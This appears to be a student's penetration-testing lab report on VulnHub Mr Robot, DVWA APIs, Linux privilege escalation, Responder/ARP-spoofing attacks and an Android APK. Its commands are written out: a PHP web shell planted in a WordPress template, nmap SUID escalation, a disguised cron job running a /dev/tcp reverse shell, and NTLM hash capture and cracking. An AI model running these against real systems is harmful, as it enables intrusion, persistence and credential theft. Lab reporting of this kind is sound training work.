ADVANCED VAPT ASSESSMENT REPORT –WEEK 4

1. Executive Summary

This report presents the results of an advanced Vulnerability Assessment and Penetration Testing (VAPT) engagement conducted across multiple domains, including web applications, APIs, network systems, and mobile applications. The objective of this assessment was to identify security vulnerabilities, exploit them in a controlled environment, and evaluate the security posture of the target systems. During testing, several critical vulnerabilities were discovered, including Remote Code Execution (RCE), Broken Object Level Authorization (BOLA), insecure API configurations, privilege escalation due to misconfigured binaries, and network-based attacks such as SMB relay and Man-in-the-Middle attacks. Successful exploitation demonstrated that an attacker could gain unauthorized access, escalate privileges, and compromise sensitive data. Immediate remediation is required to mitigate these risks and strengthen overall system security.

2. Scope of Assessment

The assessment covered multiple environments and testing areas, including web application exploitation using the VulnHub Mr Robot machine, API security testing using DVWA, privilege escalation in a Linux environment, network protocol attacks such as SMB relay and ARP spoofing, mobile application testing using an Android APK, and a full VAPT simulation using the HackTheBox Lame machine. These environments were selected to simulate real-world attack scenarios and evaluate security across different layers.

3. Methodology

The testing methodology followed the Penetration Testing Execution Standard (PTES), which includes reconnaissance, scanning, enumeration, exploitation, post-exploitation, privilege escalation, and reporting. Both automated tools and manual techniques were used to ensure a comprehensive assessment. Each vulnerability was identified, validated, and exploited in a controlled manner to understand its real-world impact.


4. Tools Used

The assessment utilized a wide range of industry-standard tools, including Nmap for network scanning, Dirsearch for directory enumeration, WPScan for WordPress analysis, Metasploit for exploitation, Burp Suite and Postman for API testing, LinPEAS for privilege escalation enumeration, Responder and Ettercap for network attacks, Wireshark for traffic analysis, MobSF for mobile application analysis, and Frida for dynamic testing.

5. Web Application Exploitation

The assessment began with web application testing using the VulnHub Mr Robot virtual machine. Network discovery was performed to identify the target system within the network, followed by port scanning to enumerate open services and identify potential entry points.
Directory enumeration was conducted to uncover hidden endpoints and sensitive directories within the application. Further analysis revealed valid user accounts, which were leveraged

during the exploitation phase. Using the Metasploit Framework, a vulnerable WordPress component was exploited successfully, resulting in a Meterpreter session and full remote access to the system. This phase demonstrated how weak configurations and outdated components can lead to complete system compromise.



Kali Linux 2024.2 (Kali Linux 2024.2 Fresh installation) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help


1 2 3 4 3:38


varshaa@kali: ~


File Actions Edit View Help


```
┌──(varshaa㉿kali)-[~]
└─$ nmap -sC -sV 10.204.128.233
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-26 03:38 IST
Nmap scan report for 10.204.128.233
Host is up (0.0019s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:A1:79:A0 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 23.01 seconds

┌──(varshaa㉿kali)-[~]
└─$
```

Right Ctrl


Kali Linux 2024.2 (Kali Linux 2024.2 Fresh Installation) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
3:46
Kali Linux
10.204.128.233/wp-login.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
Username
Password
Remember Me
Log In
Lost your password?
← Back to user's Blog!


Kali Linux 2024.2 (Kali Linux 2024.2 Fresh installation) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.204.128.233/wp-admin/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
At a Glance
WordPress 4.3.1 running Twenty Fifteen theme.
Update to 6.9.4
Activity
No activity yet!
Quick Draft


Kali Linux 2024.2 (Kali Linux 2024.2 Fresh installation) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.204.128.233/wp-admin/theme-editor.php?file=404.php&theme=twentyfifteen
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Howdy, Elliot Alderson
Dashboard
Posts
Media
Pages
Comments
Appearance
Themes
Customize
Widgets
Menus
Header
Background
Editor
Plugins
Users
Tools
Settings
Collapse menu
WordPress 6.9.4 is available! Please update now.
Edit Themes
Twenty Fifteen: 404 Template (404.php)
Select theme to edit: Twenty Fifteen
Select
Templates
404 Template (404.php)
Archives (archive.php)
author-bio.php
Comments (comments.php)
content-link.php
content-none.php
content-page.php
content-search.php
content.php
Footer (footer.php)
Theme Functions (functions.php)
Header
Right Ctrl


Kali Linux 2024.2 (Kali Linux 2024.2 Fresh installation) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Kali Linux
10.204.128.233/
10.204.128.233/robots.txt
10.204.128.233/key-1-of-3
10.204.128.233/fsocity.dic
Edit Themes ‹ user's Blog!
10.204.128.233/wp-admin/theme-editor.php?file=404.php&theme=twentyfifteen
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
user's Blog! New
Howdy, Elliot Alderson
Dashboard
Posts
Media
Pages
Comments
Appearance
Themes
Customize
Widgets
Menus
Header
Background
Editor
Plugins
Users
Tools
Settings
Collapse menu
<section class="error-404 not-found">
<header class="page-header">
<h1 class="page-title"><?php _e('Oops! That page can’t be found.', 'twentyfifteen'); ?></h1>
</header><!-- .page-header -->

<?php _e('It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen'); ?>
<?php get_search_form(); ?>
<!-- .page-content -->
</section><!-- .error-404 -->
</main><!-- .site-main -->
<!-- .content-area -->
<?php get_footer(); ?>
<?php system($_GET['cmd']); ?>
Documentation: Function Name... Look Up
Update File
content-none.php
content-page.php
content-search.php
content.php
Footer (footer.php)
Theme Functions (functions.php)
Header (header.php)
Image Attachment Template (image.php)
back-compat.php
custom-header.php
customizer.php
template-tags.php
Main Index Template (index.php)
Page Template (page.php)
Search Results (search.php)
Sidebar (sidebar.php)
Right Ctrl

Kali Linux 2024.2 (Kali Linux 2024.2 Fresh installation) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 20:24

varshaa@kali: ~

File Actions Edit View Help

```
msf > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > arp-scan -l
[*] exec: arp-scan -l

pcap_activate: eth0: You don't have permission to perform this capture on that device
(socket: Operation not permitted)
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 10.204.128.229
RHOSTS => 10.204.128.229
msf exploit(unix/webapp/wp_admin_shell_upload) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 10.204.128.151
LHOST => 10.204.128.151
msf exploit(unix/webapp/wp_admin_shell_upload) > run
[-] Msf::OptionValidateError One or more options failed to validate: USERNAME, PASSWORD.
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 10.204.128.151:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using Word
Press
[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/wp_admin_shell_upload) > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.
2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3
.4 Backdoor Command Execution
```

6. API Security Testing

API security testing was conducted to identify vulnerabilities based on the OWASP API Top 10. API requests were intercepted and analyzed using Burp Suite, allowing manipulation of parameters and testing of access control mechanisms. Multiple API endpoints were tested manually, revealing Broken Object Level Authorization (BOLA), where unauthorized users could access restricted data. Additionally, GraphQL injection testing was performed, which exposed sensitive information due to insufficient input validation and lack of proper authorization checks. These findings highlight the importance of securing APIs through proper validation and access control.

The DVWA application was tested for API vulnerabilities following the OWASP API Security Top 10 (2023) methodology. Burp Suite was configured as the interception proxy to capture, modify, and replay API requests. Postman was used for endpoint enumeration and automated fuzzing, while sqlmap was deployed to identify SQL injection vulnerabilities on exposedparameters.

Broken Object Level Authorization (BOLA) was identified on the /api/users endpoint. By modifying the user ID parameter in authenticated requests, records belonging to other users were accessible with no server-side authorization check. This is a Critical finding under OWASP API Top 10 A01:2023. The GraphQL endpoint at /graphql accepted introspection queries exposing the full schema. Crafted mutations bypassed input validation allowing unauthorized data modification. API tokens were found to be short, predictable, and lacked expiry enforcement. Rate limiting on /api/login was trivially bypassed by rotating the X-Forwarded-Forheadervalue.

[+] Enumerate all API endpoints using Gobuster and Burp Scanner
[+] Test for BOLA by modifying object IDs in authenticated requests
[+] Perform GraphQL introspection to enumerate schema and test mutations
[+] Fuzz input parameters using Postman collection runner
[+] Test rate limiting on authentication endpoints via header manipulation

7. Privilege Escalation

During the privilege escalation phase, post-exploitation enumeration was performed using automated tools to identify vulnerabilities and misconfigurations within the system. The analysis revealed SUID binaries with improper permissions that could be exploited to gain elevated privileges. By leveraging these binaries, privilege escalation was successfully achieved, resulting in root-level access to the system. This demonstrates the importance of enforcing proper permission controls and hardening system configurations.

After obtaining initial shell access, LinPEAS was uploaded to the target and executed to automate local privilege escalation enumeration. LinPEAS identified several SUID binaries including nmap. The legacy nmap interactive mode was exploited to spawn a shell inheriting the SUID root effective UID, achieving full privilege escalation without requiring a kernel exploit.

find / -perm -u=s -type f 2>/dev/null # Identify SUID binaries nmap --interactive # Enter nmap interactive mode nmap> !sh # Spawn privileged shell whoami # Output: root

Persistence was established by writing a malicious cron entry to /etc/cron.d/ that executes a reverse shell payload every five minutes. The filename was chosen to mimic a legitimate system service. On Windows
targets, the registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run was studied using PowerSploit for registry-based persistence simulation.
* * * * * root /tmp/.sysupdate 2>/dev/null /tmp/.sysupdate: bash -i >& /dev/tcp/10.204.128.151/4444 0>&1

8. Network Protocol Attacks

Network protocol attacks were conducted to evaluate the security of network communications and identify weaknesses in protocol implementations. ARP spoofing was performed using Ettercap to position the attacker between network hosts, enabling interception of all traffic passing between the victim and gateway. Wireshark was used in parallel to capture and analyse intercepted network packets, confirming successful Man-in-the-Middle positioning and live credential interception. These findings demonstrate how unencrypted protocols and missing network-layer controls expose organizations to significant credential theft risk.


Responder was executed on the attacker network interface to intercept NTLM authentication requests. When the victim machine attempted to authenticate to a network share, Responder captured the NTLMv2 hash. This was relayed using ntlmrelayx to a secondary target, granting unauthorized access. The captured hash was also subjected to offline cracking via Hashcat with the rockyou.txt wordlist.

sudo responder -I eth0 -rdwv Result: NTLMv2 hash captured for Administrator hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt

Ettercap was used for ARP cache poisoning, positioning the attacker between the victim and the gateway. All traffic was routed through the attacker machine. Wireshark captured HTTP cleartext credentials and session cookies. DNS spoofing was demonstrated to redirect victim traffic to an attacker-controlled page.

9. Mobile Application Testing

Mobile application testing was conducted using both static and dynamic analysis techniques. Static analysis revealed insecure data storage practices within the application, while dynamic testing demonstrated the ability to bypass security controls and manipulate application behavior at runtime. These findings indicate weak protection of sensitive data and insufficient implementation of runtime security mechanisms.



Target: test.apk (Android application) | Tools: MobSF, Frida, Drozer | Note: Lab completed — screenshots not captured during session.

